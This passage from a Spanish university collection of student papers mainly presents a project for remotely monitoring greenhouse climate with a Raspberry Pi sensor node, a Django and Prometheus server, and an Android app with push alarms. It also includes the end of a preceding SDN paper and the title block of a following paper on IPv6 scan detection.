[7] Wichtlhuber, Matthias and Reinecke, Robert and Hausheer, David, “An SDN-Based CDN/ISP Collaboration Architecture for Managing High-Volume Flows” en *Network and Service Management, IEEE Transactions on*, 2015, págs. 48-60.
[8] Open Networking Foundation, 2011, Disponible: http://www.opennetworking.org
[9] *IPv6 Flow Label Specification*, RFC 6437, Noviembre 2011.
[10] Goransson, Paul and Black, Chuck, “Software Defined Networks: A Comprehensive Approach”, Elsevier, 2014.
[11] *OpenFlow Specification*, v1.1.0, Febrero 2011.
[12] *OpenFlow Specification*, v1.5.0, Diciembre 2014.
[13] Apache Software Foundation, Apache Traffic Server, Disponible: http://trafficserver.apache.org
[14] Mininet: An Instant Virtual Network on your Laptop (or other PC), Disponible: http://mininet.org
[15] OpenDaylight: Open Source SDN Platform, Disponible: https://www.opendaylight.org
[16] The Linux Foundation, Linux Foundation, Disponible: https://www.linuxfoundation.org/

Roberto Jiménez Sánchez nacido en Granada el 3 de abril de 1992. En el año 2010 se incorporó al Grado en Ingeniería de Tecnologías de Telecomunicación en la Universidad de Granada, y en 2014 obtuvo el título. En 2014 comenzó el Máster Universitario en Ingeniería de Telecomunicación en la Universidad de Granada, finalizándolo en 2016. De noviembre de 2015 a mayo de 2016 trabajó en la empresa Novgen S.L. tras obtener una Beca Talentum Startups (Fundación SEPI & Telefónica S.A.). Sus áreas de interés actuales son la Ingeniería de redes y las Redes Definidas por *Software*.

Desarrollo de un sistema de monitorización remota para invernaderos

Autor: Santiago José Puerta Correa, e-mail: info@santiagopuerta.eu
Tutor: Juan José Ramos Muñoz, e-mail: jjramos@ugr.es
Titulación: Grado en Ingeniería Informática
Departamento de Teoría de la Señal, Telemática y Comunicaciones
Universidad de Granada

***Resumen*—En la actualidad, existe un problema común relacionado con el cultivo bajo plástico. Cuando hace viento aumenta o disminuye la temperatura y/o la humedad rápidamente. Esto conlleva tener que modificar la ventilación del invernadero para que los cambios bruscos no dañen los cultivos. Debido a ello el agricultor, si no está en la finca, debe desplazarse continuamente para comprobar el estado de la misma.**

En este proyecto se desarrolla un sistema de monitorización en tiempo real de un invernadero que mantiene informado en todo momento al agricultor ante cualquier variación del clima, sin tener que desplazarse a la zona de invernaderos, a través de su *smartphone*. Se ha implementado un nodo capaz de recoger datos de sensores y enviarlos a un servidor. El servidor recoge los datos y los expone en una base de datos. Finalmente, los datos se mostrarán a través de la web y de una aplicación móvil.

***Palabras clave*—monitorización de invernadero, raspberry, django, base de datos time series prometheus, python, MySQL, Firebase, NVD3, MPAndroidChart.**

I. Introducción y motivación

El mercado al que va dirigido este proyecto es el sector hortofrutícola de cultivo de invernadero. En los últimos años, la superficie ha ido en aumento, llegando a crecer un 10.5% conforme al artículo publicado por el periódico Europa Press [1]. En dicho artículo el delegado territorial de Agricultura, Pesca y Medio Ambiente José Manuel Ortiz justifica dicho aumento debido a que los productores tienen que incrementar sus parcelas de invernadero para garantizar un beneficio.

Desde hace años se están registrando variaciones de temperatura cada vez más extremas, debido entre otros factores al cambio climático, desembocando en cultivos debilitados y expuestos a padecer un mayor número de plagas que provocan una merma de la producción. Todo esto desencadena una serie de costes, una disminución del beneficio, y por consiguiente, un descenso considerable de la rentabilidad.

Con un sistema de monitorización en tiempo real del invernadero se puede controlar más superficie con menos esfuerzo.

Este trabajo describe el desarrollo de un sistema para monitorizar el clima interno y externo del invernadero cuyo objetivo es mantener informado en todo momento al agricultor. Dicho sistema ahorra el desplazamiento del agricultor al invernadero y lo ayuda a controlar el clima interno del mismo.

En el invernadero, estará instalado un sistema con sensores capaz de recoger datos climáticos internos y externos del mismo. La información recogida se va a enviar a un servidor que estará siempre activo. El servidor, es capaz de recibir datos de varios sistemas de monitorización, organizarlos, interpretarlos y de prepararlos para la web y el *smartphone*. El cliente a través de la aplicación móvil o web, puede estar en todo momento informado de los cambios climatológicos que se produzcan. En definitiva, el sistema consta de un servidor de monitorización remota, una plataforma hardware para la monitorización y una aplicación móvil para acceder a los datos del servidor.

El principal propósito es tener vigilado el invernadero sin el desplazamiento continuo del agricultor, así como evitarle el coste económico que conlleva la merma en la producción debido a las variaciones bruscas del clima en el invernadero.

II. Revisión del estado del arte

En el mercado existen productos similares al que se ha desarrollado en este documento. Sin embargo, como se describirá a continuación, no implementan algunas de las funciones requeridas en el proyecto, o resultan demasiado costosos.

Por un lado, nos encontramos las estaciones meteorológicas (Estación meteorológica HP 1000 de la empresa MeteoStart[2], Oregon Scientific LW301[3],...) están preparadas para mostrar la temperatura, humedad, etc. del ambiente. Sin embargo, no están preparadas para funcionar en un ambiente extremo como el de un invernadero. Por otro lado, existen otro tipo de sistemas de monitorización agrícola: CERES y Nutricontrol. El primero, está orientado al control del suelo [4]. Nutricontrol es un sistema que controla el clima y automatiza la ventilación y la calefacción del invernadero [5].

El sistema que se desarrollará en este trabajo integrará las funcionalidades más destacables de los productos descritos, y abordará las deficiencias identificadas. Concretamente, el sistema recoge los datos climáticos internos y externos del invernadero a través de los sensores, puede instalar un mayor número de sensores, proporciona los datos sin necesidad de desplazamiento, permite una conexión Wifi, 3G y Ethernet, y además, consta de una aplicación móvil que en el caso de una variación brusca del clima notifica al agricultor a través de una alarma.

III. Tecnologías usadas

Para cada una de las partes que consta el sistema se han usado las siguientes tecnologías:

A. Nodo con sensores

Para la implementación del nodo con sensores se ha usado una Raspberry Pi 2 Modelo B [6], porque es de pequeñas dimensiones, permite la conexión de multitud de sensores, posibilita la conexión a Internet gracias a que es compatible con casi cualquier módem USB 3G [7] o cualquier Wifi USB [8], consta con un procesador quad-core a 900MHz y 1GB de memoria RAM. Además, permite iniciar linux, instalar una base de datos y montar un pequeño servidor.

B. Bases de datos

Tras realizar un análisis previo de los requisitos del sistema, se identifican varias bases de datos con diferentes requisitos, los mismos dependen de los datos que deben de almacenar. Concretamente, una base de datos que almacene los datos de los sensores de cada nodo, una base de datos que reúna los datos de los sensores de un nodo, para evitar que se pierdan antes de enviarlos al servidor y otra base de datos para guardar los datos de todos los usuarios, fincas, nodos, alarmas, tipos de sensores y sensores.

1) Almacenamiento de los datos de sensores de cada nodo: Para almacenar en el servidor los datos de los sensores de cada nodo, se puede usar cualquier tipo de base de datos, SQL, No SQL, Time Series... Pero, la más adecuada para recoger series de tiempo son las bases de datos "Time Series" [9] que están preparadas y optimizadas para desempeñar dicha labor. Por este motivo, se descarta usar bases de datos SQL.

Dentro del grupo de las bases de datos de series temporales, se ha escogido Prometheus DB[10], porque es una base de datos de series de tiempo con licencia de software libre Apache 2 [11], tiene una biblioteca bastante amplia que permite un manejo sencillo de la aplicación usando lenguajes de programación como Java, Rubi, Go o Python [12]; es escalable y permite almacenar datos usando etiquetas y almacena los datos de una forma eficiente. Además de lo descrito, su instalación es muy sencilla, ya que no necesita de bases de datos externas, permite notificaciones en tiempo real, dispone de una API que facilita las consultas, su configuración es simple y se pueden enviar muestras de las medidas fácilmente usando los lenguajes de programación Java, Rubi, Go o Python. La base de datos Prometheus utiliza el método PUSH para recoger los datos y además ofrece la posibilidad de usar un servidor de Push Gateway que permite la exposición de los datos para que este los recoja.

2) Almacenar datos de sensores dentro del nodo: Para prevenir que se pierdan datos, si el servidor o la red no se encuentra disponible en algún momento, se almacenan los datos de los sensores en el nodo antes de que se envíen al servidor. Para dicho almacenamiento de datos, se ha decidido optar por la base de datos SQLite [13] que es un sistema de gestión de base de datos muy liviano, escrito en el lenguaje C. Tiene una licencia de dominio público [14]. Está diseñada para funcionar en dispositivos y aplicaciones individuales [15]. Por tanto, se ha preparado para funcionar bien en dispositivos empotrados como televisores y/o cámaras, bases de datos internas temporales,... Además es muy poco pesada (la librería ocupa menos de 500kB [16]), no necesita configuración y no necesita de un administrador de bases de datos para mantenerla, lo cual es ideal para usarla en el nodo.

3) Almacenar datos de usuarios e información monitorizada: Para guardar el resto de datos del sistema (usuarios, fincas, nodos, sensores, tipos de sensores, alarmas,...), se utiliza una base de datos relacional SQL, ya que se adapta mejor al modelo de las relaciones entre los datos que se almacenan en el sistema.

En este sistema se utiliza MySQL [17][18], porque es un sistema de base de datos con un gran soporte técnico y está muy bien documentada con ejemplos y tutoriales. También dispone de una alta compatibilidad con Django que hace que su uso sea muy sencillo y su instalación simple.

4) Lenguajes de programación: El lenguaje de programación elegido de entre los innumerables disponibles, ha sido Python [19], porque permite el manejo y control del nodo y el uso de un Framework de desarrollo ágil y rápido de la aplicación web. Además es fácil de aprender, dispone de una gran cantidad de librerías que facilitan las tareas y ofrece una amplia compatibilidad con los sensores usados.

5) Framework de desarrollo web: Para el desarrollo de la web que muestre los datos de los sensores y permita administrar el sistema, se ha usado el framework de desarrollo Django [20]. Django es un framework de desarrollo web de código abierto que fomenta el desarrollo rápido y limpio. Es compatible con la mayoría de las bases de datos. Ayuda al programador con los problemas de seguridad, es muy escalable y sigue el patrón de diseño de Modelo Vista Controlador (MVC) [21]. También se configura de una forma simple, es fácil de aprender y tiene una comunidad bastante grande [22] que está dispuesta a ayudar.

6) Aplicación móvil del cliente: Se ha elegido el sistema operativo Android por ser el más desplegado, es decir, Android posee una cuota de distribución de teléfonos inteligentes del 81.5% en 2014 según datos difundidos por la consultora IDC [23].

Para el desarrollo de dicha aplicación, se usa Android nativo [24] con el lenguaje de programación Java porque dispone de muchas opciones y herramientas para el desarrollo de la aplicación. "Developer Android" ofrece además una documentación muy avanzada y una usabilidad sencilla [25].

7) Aplicación web: Para la estructuración y el estilo de las vistas de la aplicación web, se usan las tecnologías de HTML y CSS. HTML [26] es un lenguaje de marcas de hipertexto que se usa para definir la estructura de cada página. Una de las ventajas destacables de HTML es que la página web contiene sólo texto, es el navegador el encargado de interpretar dicho texto y de unir todos los elementos para la correcta visualización de la página. Además dicho lenguaje, está compuesto por hipervínculos que nos dan la posibilidad de movernos entre páginas. CSS es un lenguaje que se utiliza para dar el correcto formato a los elementos de un documento HTML, describiendo al navegador como se deben de visualizar los elementos de dicha página.

8) Gráficas del cliente web: Para la generación de las gráficas con los datos de los sensores en la aplicación web, se usa la librería NVD3 [27], ya que es una librería que permite la generación de grandes gráficos de una forma sencilla, tiene una documentación muy buena en la que se ofrecen muchos ejemplos que facilitan la creación de cualquier gráfico, funciona con la mayoría de navegadores, es de código abierto y tiene una licencia Apache V2.

9) Gráficas del cliente de Android: Para generar las gráficas con los datos de los sensores en la aplicación cliente para Android, se ha optado por usar la librería MPAndroidChart [28], que es fácilmente instalable, su uso es sencillo, está muy actualizada y tiene buena documentación.

10) Notificaciones PUSH: Las notificaciones PUSH [29] son la manera que tienen los servidores de comunicarse con las aplicaciones móviles, es decir, son mensajes que los servidores pueden enviar a las aplicaciones y estas a su vez, avisar al usuario en forma de alerta sonora, vibración, etc...

Para este sistema se ha optado por usar Firebase [30][31], que son un conjunto de herramientas ofrecidas por Google, siendo una de ellas el envío de mensajes a aplicaciones. Su documentación es bastante extensa y dispone de muchos ejemplos de uso del servicio. Además permite un uso gratuito hasta los 100 usuarios concurrentes [32] y tiene una compatibilidad con aplicaciones Android, IOS y Web.

11) Control de versiones: Para el desarrollo del código se ha optado por usar software de control de versiones [33], que ayuda a retroceder a un estado anterior en caso de error, programar por partes (en varias ramas) para evitar que afecten cambios de una parte a otra. Como software de control de versiones se ha usado Git [34] porque permite el uso de ramas locales. Tiene una licencia MIT de software libre. [35] Posibilita el cambio de contexto sin problemas, dando la facilidad de corregir o probar una tarea en una rama distinta a la de producción y unirla a esta si todas las pruebas son correctas. La utilización de varias ramas se puede usar para separar varias tareas e ir desarrollándolas de una forma independiente y evitando así que el software de producción falle. Además, si no se necesita una rama, se puede eliminar de forma fácil y segura. Admite multiusuario, cada usuario tendrá una copia local del repositorio pudiendo trabajar cada uno de ellos de forma separada y unir su trabajo al del resto en cualquier momento. Asimismo, existen repositorios remotos de Git como github o bitbucket que permiten tener una copia del código online de una forma gratuita, tener una copia de código en varios repositorios online garantiza una copia de seguridad.

12) Servidor Web Server Gateway Interface (WSGI): Para poner una aplicación Django en producción, se necesita de un servidor compatible con WSGI [36]. En este sistema se va a usar NGINX porque es un servidor HTTP compatible con WSGI, es poco pesado, su instalación es muy sencilla y no necesita de muchos recursos para funcionar.

IV. Descripción general del proyecto

El sistema va a estar compuesto por un nodo, un servidor, una página web y una aplicación móvil. El nodo estará instalado en el invernadero y se encargará de recoger datos de sus sensores. El servidor se encargada de recibir los datos del nodo, procesarlos y almacenarlos. Por último, la página web y la aplicación móvil mostrarán los datos al cliente.

En los siguientes subsecciones se hablará sobre las funcionalidades de cada parte del proyecto.

A. Funcionalidades del nodo

Cada nodo tiene un id identificativo único. La primera vez que se encienda el nodo, se autoconfigurará. Para realizar dicha configuración realizará una petición al servidor usando su id de nodo. Una vez configurado, se dedicará a capturar datos de cada sensor, procesarlos a un formato correcto y almacenarlos en su base de datos local. Finalmente, enviará los datos al servidor cada cierto tiempo.




Fig. 1. Esquema general del sistema.

B. Funcionalidades del servidor

El servidor se va a encargar de estar pendiente de las peticiones de los nodos, usuarios y base de datos Time Series "Prometheus", dando respuesta a cada petición.

En general, el servidor generará y enviará la configuración de los sensores de cada nodo, procesará y asociará los datos de los sensores que le envíe cada nodo. Cuando reciba datos de los nodos, los comprobará y avisará a los usuarios en caso de que se produzca alguna alarma. Igualmente, va a funcionar de Push Gateway. También devolverá un listado con todas las fincas de un determinado usuario, todos los nodos de una determinada finca y todos los sensores; y su medida actual de un determinado nodo. Además, devolverá los datos en tiempo real y de última hora de un sensor asociado a un nodo, asociará y actualizará un token de usuario a cada usuario que use la aplicación móvil, devolverá un listado con el historial de alarmas de un determinado usuario y controlará cuando un determinado usuario haya visto o no una alarma, para enviarle más alertas.

C. Funcionalidades de la aplicación web

La aplicación web, se va a encargar de preparar una vista con la que mostrar a los usuarios todos los datos de cada finca, nodo y sensores. Además permitirá controlar de una forma intuitiva las fincas, nodos, usuarios, sensores, tipos de sensores y alarmas del sistema.

En concreto, la aplicación web va a autenticar y desautenticar a un usuario, podrá listar, mostrar, registrar, editar y eliminar usuarios en el sistema y fincas asociadas a uno o varios usuarios. Estos usuarios a su vez podrán realizar determinadas acciones sobre el sistema. La aplicación web será capaz de definir, mostrar, modificar y eliminar nodos asociados a una determinada finca, a los tipos de sensores y a los sensores asociados a un tipo de sensor. Además podrá almacenar, mostrar, editar, listar y eliminar alarmas asociadas a un nodo y a un sensor y preparará una vista con las mediciones de cada nodo, mostrando en dicha vista los

datos de cada sensor, generando gráficas en tiempo real de la medición de datos de última hora y datos de sensores en tiempo real.

D. Funcionalidades de la aplicación móvil

La aplicación móvil se va a encargar de tener una vista sencilla de todos los datos en tiempo real de los sensores asociados a un nodo de una finca. Alertará al usuario cuando algún sensor de un determinado nodo supere algún umbral preestablecido.

En detalle, la aplicación deberá autenticar a un usuario, pidiéndole su usuario y contraseña y de enviarla al servidor para comprobar si existe dicho usuario y si esa es su contraseña; y mostrará un listado de fincas y nodos asociados a ese usuario, ofrecerá un listado con los sensores activos en un determinado nodo y su valor asociado. También generará gráficas asociadas a un sensor y mostrará los datos en tiempo real de este, notificará al usuario cuando se produzca una alarma o se restablezca la misma, expondrá un listado con las últimas alarmas y controlará cuando un usuario haya visto o no las últimas alarmas.

V. Planificación y estimación de costes

El trabajo requiere de una planificación previa debido a la cantidad y variabilidad de actividades necesarias para desarrollarlo con éxito. El desarrollo del sistema se ha dividido en varias fases y tareas, con la intención de marcar pequeñas metas que desemboquen en la consecución del objetivo final.

El software utilizado para la planificación temporal de dicho proyecto es GanttProject Team [37].

En la planificación temporal se han diferenciado dos grandes fases. Una primera fase en la que se ha analizado el problema y estudiado y comprobado las tecnologías disponibles, verificando si el conjunto de todas ellas eran compatibles para llegar a la solución adecuada del problema. La segunda, ha consistido en evolucionar todo lo estudiado en la fase anterior y verificar que el sistema es funcional.




Fig. 2. Diagrama de Gantt estimado con las diferentes fases y actividades del desarrollo del sistema.

La planificación temporal estimada, no se ha podido cumplir debido a que los periodos de tiempo de muchas de las actividades han variado. Las actividades de la primera fase se han llevado a cabo en un tiempo inferior al estimado, mientras que para las de la segunda fase se han alargado bastante. Las tareas de verificación han aumentado considerablemente su tiempo, porque han aparecido más errores de los esperados.

Junto a la planificación temporal, se ha elaborado un presupuesto estimado para agrupar los costes que lleva consigo el desarrollo del sistema.

Las partidas de gasto se han calculado, por un lado, en base a las horas de trabajo y al precio por hora, en concreto, cuatro horas diarias a un coste de 20 euros por hora. Por otro lado, al coste de cada pieza y herramienta utilizada.

El presupuesto real, ha sido ligeramente inferior al estimado inicialmente. En el presupuesto estimado, las actividades relacionadas con el desarrollo del software han soportado un gasto inferior al del presupuesto real, debido a que se estimó un menor número de días empleados en dichas actividades. Sin embargo, en las actividades “Construcción de prototipo” y “Pruebas de funcionamiento” los gastos reales han sido menores, pues se ha dedicado menos tiempo de lo estimado.

Otro de los factores a destacar que ha producido un decremento del precio del presupuesto final, ha sido el ahorro de algunos de los componentes del sistema. No se ha comprado uno de los sensores (anemómetro). El módem 3G y el Power Bank que inicialmente se iban a comprar, los han cedido para el desarrollo del sistema.

VI. Implementación

En este capítulo se va a profundizar sobre las funcionalidades que se consideran más importantes del punto “Descripción general del proyecto”. Al igual que se hizo en dicho punto, la implementación se va a dividir en varias subsecciones: nodo, servidor, aplicación web y aplicación móvil.

A. Implementación del nodo

La primera vez que se encienda el nodo, va a configurarse. Para ello, se obtiene el número de serie de la Raspberry. Este número de serie se consigue leyendo del /proc/cpuinfo [38]. Se lee el fichero completo y en la línea que aparece el elemento “Serial” se lee desde el carácter 10 al 26 siendo este el identificador único de 16 dígitos de esa Raspberry Pi. Una vez que tenemos el número de serie de la Raspberry, esta va a realizar una petición al servidor para pedir su configuración, en dicha petición ira su id de nodo. La Raspberry Pi recibirá un fichero JSON que usará para terminar su configuración. En el fichero JSON irán especificados los sensores que usará y cual es el pin que debe de usar para leer datos de sensores. El resto de veces que se reinicie la Raspberry pi, no va a necesitar configurarse, utilizará el fichero que ha generado de configuración. Los datos de cada sensor se obtienen de forma distinta. Para leer datos del sensor de temperatura externa, se usa el dispositivo que se crea tras conectarlo a la GPIO. El sistema operativo lo crea en el directorio /sys/bus/w1/devices/, empieza por 28* y una vez dentro se recogen datos del dispositivo w1_slave. Para leer datos del sensor de temperatura y humedad, se puede utilizar de una forma muy sencilla la librería Adafruit_DHT, para leer datos del sensor usando esta librería tan solo tenemos que especificar el pin desde el que se va a leer y el modelo de sensor. Para el resto de sensores, no se ha podido realizar la implementación. Una vez que se han recogido los datos de los sensores se almacenarán en una base de datos local SQLite y se enviarán a la base de datos usando sentencias SQL. Según la configuración del nodo, cuando tenga indicado, enviará los datos de los sensores al servidor y los borrará de la base de datos local. Para el envío de datos, se va a utilizar una conexión a Internet, se van a

empaquetar los datos en JSON y se van a enviar mediante una petición POST al servidor indicando su id de nodo.

B. Implementación del servidor

El servidor realiza una serie de acciones, en este apartado, se detallan cómo se llevan a cabo las más importantes:

1) Recoger datos de un formulario y almacenarlos en MySQL: Cuando se envían datos de formularios Django ayuda a almacenarlos de una forma sencilla. Para ello se crea un objeto, se le pasan como argumentos los datos de dicho objeto y posteriormente se le indica que debe guardarlo.

2) Enviar notificación a usuario usando Firebase: En el momento en el que el nodo envía datos de sensores al servidor, los recoge y avisa al nodo de que todo ha ido bien. Una vez que ha recogido los datos de sensores de nodo, los procesará comprobando si existen alarmas asociadas a esos datos. Para ello realiza una lectura de la base de datos de todas las alarmas asociadas a ese nodo y verifica si algún dato infringe alguna alarma. En el caso de que algún dato infringiera cualquier alarma, el servidor leerá los tokens de los usuarios asociados a esa alarma y enviará un aviso al servidor Firebase usando su API. Para dicho envío se asocia el token de usuario correspondiente al usuario que debe ser notificado y el mensaje correspondiente.

3) Sirve los datos a la base de datos Prometheus: El servidor va a funcionar de PushGateway, los datos que almacene, los expondrá al servidor de base de datos Prometheus y una vez expuestos, los eliminará. Para exhibir los datos a Prometheus leerá de su base de datos SQL todos los datos de los sensores de nodos que tenga. Para la preparación de dichos datos sigue el formato:

nombre-del-sensornodo=id-nodo valor-de-medición timestamp

Una vez que Prometheus haya recogido los datos, el servidor eliminará de su base de datos SQL los datos de sensores expuestos.

C. Implementación del servidor web

El servidor web realiza una serie de acciones, en este apartado, se detallan cómo se llevan a cabo las más importantes:

1) Autentificación de usuarios: El servidor web generará un formulario de login en el que el usuario deberá de indicar su usuario y contraseña y enviarla. Una vez enviada, el servidor leerá desde la base de datos el hash de contraseña que tiene almacenado con ese usuario, creará un hash con la contraseña que se le ha enviado a través del formulario de login y comprobará ambos hash. Si son iguales devolverá una sesión de usuario que se utilizará para navegar por la web.

2) Implementación de acciones sobre elementos del sistema: Podrá registrar, modificar, eliminar y listar fincas, nodos, usuarios, tipos de sensores, sensores y alarmas. Para registrar y modificar generará un formulario con los datos que requiera cada elemento y se le enviará al usuario que lo requiera. Una vez completados y enviados, el servidor los recogerá, procesará y almacenará en la base de datos. Para realizar la acción de eliminar cualquiera de los elementos nombrados anteriormente, recibirá un id del elemento a eliminar y el servidor lo eliminará de la base de datos. Para listar fincas, nodos, usuarios, tipos de sensores, sensores y alarmas, recibirá un id de lo que se quiera listar y el servidor pedirá los datos a la base de datos y generará una vista al usuario con los datos identificativos.

3) Leer datos de sensores desde Prometheus: Para mostrar los datos que están almacenados en la base de datos de Prometheus, es necesario pedirlos a dicha base de datos. En este apartado, se muestra un ejemplo de lectura de datos usando la API que ofrece Prometheus. Se debe de realizar una petición http con el siguiente formato: “URL del servidor Prometheus” + “/api/v1/query?query=” + Medida + “serie de tiempo a leer”

La “Medida” está compuesta por el sensor que se quiere leer y el nodo. La “serie de tiempo a leer” son los últimos minutos de datos que queremos.

D. Implementación de aplicación móvil

La aplicación móvil elabora una serie de actividades, en este apartado se detallan cómo se llevan a cabo:

1) Autentifica a los usuarios: La aplicación móvil mostrará un formulario de login en el que el usuario deberá de indicar su usuario y contraseña. Una vez indicados estos datos, la aplicación se encarga de enviarlos al servidor y de esperar una respuesta del mismo. Si el servidor devuelve un token de usuario significa que la autentificación se ha realizado correctamente. El token recibido, lo almacenará en el SharedPreferences de Android para usarlo posteriormente. Una vez que tiene el token de usuario, va a pedir otro token de aplicación a Firebase y este le responderá con otro token_firebase. Una vez recibido, la aplicación móvil comunicará al servidor el token_firebase que deberá usar para la comunicación. Además la aplicación Android guardará el token_firebase en SharedPreferences.

2) Listar fincas, nodos, alarmas y sensores asociados al usuario autentificado: La aplicación móvil realizará peticiones sobre el servidor indicando el token de usuario y el listado que necesita.

3) Esperar notificación PUSH: Si se produce alguna alarma en el sistema, la aplicación va a estar activa esperando notificaciones push por parte del servidor.

VII. Conclusiones y líneas futuras

Este sistema supone un cambio importante en la forma de controlar el invernadero consiguiendo una mejora en la calidad de vida de los agricultores. Permite tener informado al agricultor en todo momento sobre el estado del clima interno y externo del invernadero sin necesidad de estar desplazándose continuamente a las fincas.

El sistema implementa las funciones de otros sistemas comerciales y además mejora la comunicación con el agricultor.

La elaboración del sistema de monitorización remota ha ayudado al autor del mismo a ampliar conceptos adquiridos en el Grado de Ingeniería Informática, a desenvolverse en el uso de nuevas librerías, el estudio de nuevas tecnologías y a ganar experiencia dando solución a un problema real.

Gracias a las herramientas y a los conocimientos empleados en el desarrollo del sistema, se ha conseguido crear un nodo que es capaz de recoger datos de sensores y enviarlos a un servidor. Un servidor que organiza esos datos para poderlos

analizar correctamente y estos a su vez, se muestran a un usuario de forma instantánea.

El sistema se puede ampliar considerablemente aumentando las variables a controlar, utilizando motas para monitorizar superficies más extensas, automatizando partes del invernadero,... Podría controlarse por ejemplo, la radiación solar dentro y fuera del invernadero y el punto de rocío. Además, recopilar datos relativos al suelo: humedad, temperatura, cantidad y tipos de nitratos,... Sin embargo, la gran mejora se daría con la integración del sistema con la automatización de la ventilación y con las máquinas de riego. Poder abrir o cerrar los ventanales del invernadero, poder regar y abonar desde el móvil supondría para los agricultores un aumento de la calidad de vida descomunal.

Agradecimientos

En primer lugar agradecer a mis padres, a mi hermana, a mi familia y a Sonia Morales Ferres por su continuo apoyo desde el inicio de mis estudios en el Grado de Ingeniería Informática en la Escuela Técnica Superior de Ingenierías Informática y Telecomunicación.

A mi padre, por ser mi ejemplo a seguir, por enseñarme que todo se puede conseguir con trabajo y constancia.

A mi madre, por estar continuamente pendiente de mí, pensando siempre en mi bienestar.

A Juan José Ramos Muñoz por aceptar mi propuesta de trabajo fin de grado y guiarme, ayudarme y animarme durante el desarrollo del mismo.

Referencias

[1] Europapress. (2015, Febrero 13) “Crecimiento de superficie invernadero”, Disponible: http://www.europapress.es/andalucia/almeria-00350/noticia-superficie-invernaderos- crece-105-ultimos-cuatro-anos-llegar-29596-hectareas-20150213102204.html

[2] MeteoStar. (2013) “Estación meteorológica HP1000”, Disponible: http://www.meteostar.com.ar/descargas/estacion-meteorologica-HP1000-meteoStar.pdf

[3] Oregonscientific. (2015) “Oregon Scientific LW301”, Disponible: http://weather.oregonscientific.com/products_lw301.asp

[4] Hortalan. “CERES Sistema de monitorización de invernaderos”, Disponible: http://www.hortalan.com/productos-fitosanitarios/monitorizacion-de-invernaderos/

[5] Nutricontrol. “Nutricontrol”, Disponible: http://nutricontrol.com/

[6] Raspberry Pi Foundation. “Raspberry Pi”, Disponible: https://www.raspberrypi.org/

[7] elinux.org. “USB Modem Raspberry Pi”, Disponible: http://elinux.org/RPi_VerifiedPeripherals#USB_3G_Dongles

[8] elinux.org. “Wifi USB Raspberry Pi”, Disponible: http://elinux.org/RPi_USB_Wi-Fi_Adapters

[9] Influxdata.com. “Base de datos Time Series”, Disponible: https://influxdata.com/use-cases/why-time-series-data/

[10] Prometheus. “Prometheus DB”, Disponible: https://prometheus.io/

[11] Apache. “Licencia Apache 2.0”, Disponible: http://www.apache.org/licenses/LICENSE-2.0

[12] Prometheus. “Configuración de Prometheus y lenguajes compatibles”, Disponible: https://prometheus.io/docs/operating/configuration/

[13] SQLite. “SQLite”, Disponible: https://www.sqlite.org/

[14] SQLite. “Licencia SQLite”, Disponible: https://www.sqlite.org/copyright.html

[15] SQLite. “Usos de SQLite”, Disponible: https://www.sqlite.org/whentouse.html

[16] SQLite. “Peso librería SQLite”, Disponible: http://www.sqlite.org/different.html

[17] Oracle. “MySQL”, Disponible: https://www.mysql.com/

[18] Timothy Boronczyk. “Jump Start MySQL”, ed. SitePoint, 2015, ISBN 978-0-9924612-8-7

[19] Python Software Foundation. “Python”, Disponible: https://www.python.org/

[20] Aidas Bendoraitis. “Web Development with Django Cookbook - Second Edition”, ed. Packt Publishing, 2016, ISBN 978-1-78588-132-9

[21] Django Software Foundation. “MVC Django”, Disponible: https://docs.djangoproject.com/en/1.9/intro/tutorial01/

[22] Django Software Foundation. “Comunidad Django”, Disponible: https://www.djangoproject.com/community/

[23] Consultora IDC. “Datos difundidos por la consultora IDC sobre distribución de teléfonos inteligentes”, Disponible: http://www.idc.com/getdoc.jsp?containerId=prUS25450615

[24] Shane Conder, Lauren Darcey y Carmen Delessio. “Sams Teach Yourself Android Application Development in 24 Hours, Fourth Edition”, ed. Sams, 2016, ISBN 978-0-672-33739-0

[25] Android. “Android developer”, Disponible: https://developer.android.com/index.html?hl=es

[26] Iztok Fajfar. “Start Programming Using HTML, CSS, and JavaScript”, ed. CRC Press, 2015, ISBN 978-1-4987-3147-8

[27] Novus Partners, Inc. (2014) “NVD3”, Disponible: http://nvd3.org/

[28] Philipp Jahoda. “MPAndroidChart”, Disponible: https://github.com/PhilJay/MPAndroidChart

[29] Erica Sadun. “The advanced iOS 6 developer’s cookbook, Addison-Wesley 4a edición”, ed. Addison-Wesley, 2012, ISBN 978-0-321-88422-0

[30] Google Inc. “GCM”, Disponible: https://developers.google.com/cloud-messaging/gcm#lifecycle

[31] Google Inc. “Firebase”, Disponible: http://firebase.google.com/

[32] Google Inc. “Precio Firebase”, Disponible: https://firebase.google.com/pricing/

[33] René Preißel y Bjørn Stachmann. “Distributed Version Control-Fundamentals and Workflows”, ed. Brainy Software, 2014, ISBN 978-1-77197-000-6

[34] Git-scm. “Git”, Disponible: https://git-scm.com/

[35] Git-scm. “Caracteristicas de git”, Disponible: https://git-scm.com/about/small-and-fast

[36] Python Software Foundation. “WSGI”, Disponible: https://www.python.org/dev/peps/pep-0333/88

[37] GanttProject Team. “GanttProject Team”, Disponible: http://www.ganttproject.biz/about

[38] raspberryshop.es. (2013, Junio 28) “Sacar id de Raspberry Pi”, Disponible: http://www.raspberryshop.es/wp/secretos-hardware-de-raspberry-pi/

Detección de ataques de escaneo en IPv6

Autor: Eduardo Ocete Entrala, e-mail: eocete@correo.ugr.es
Tutor: Gabriel Maciá Fernández, e-mail: gmacia@ugr.es
Titulación: Grado en Ingeniería de Tecnologías de Telecomunicación
Departamento de Teoría de la Señal, Telemática y Comunicaciones
Universidad de Granada

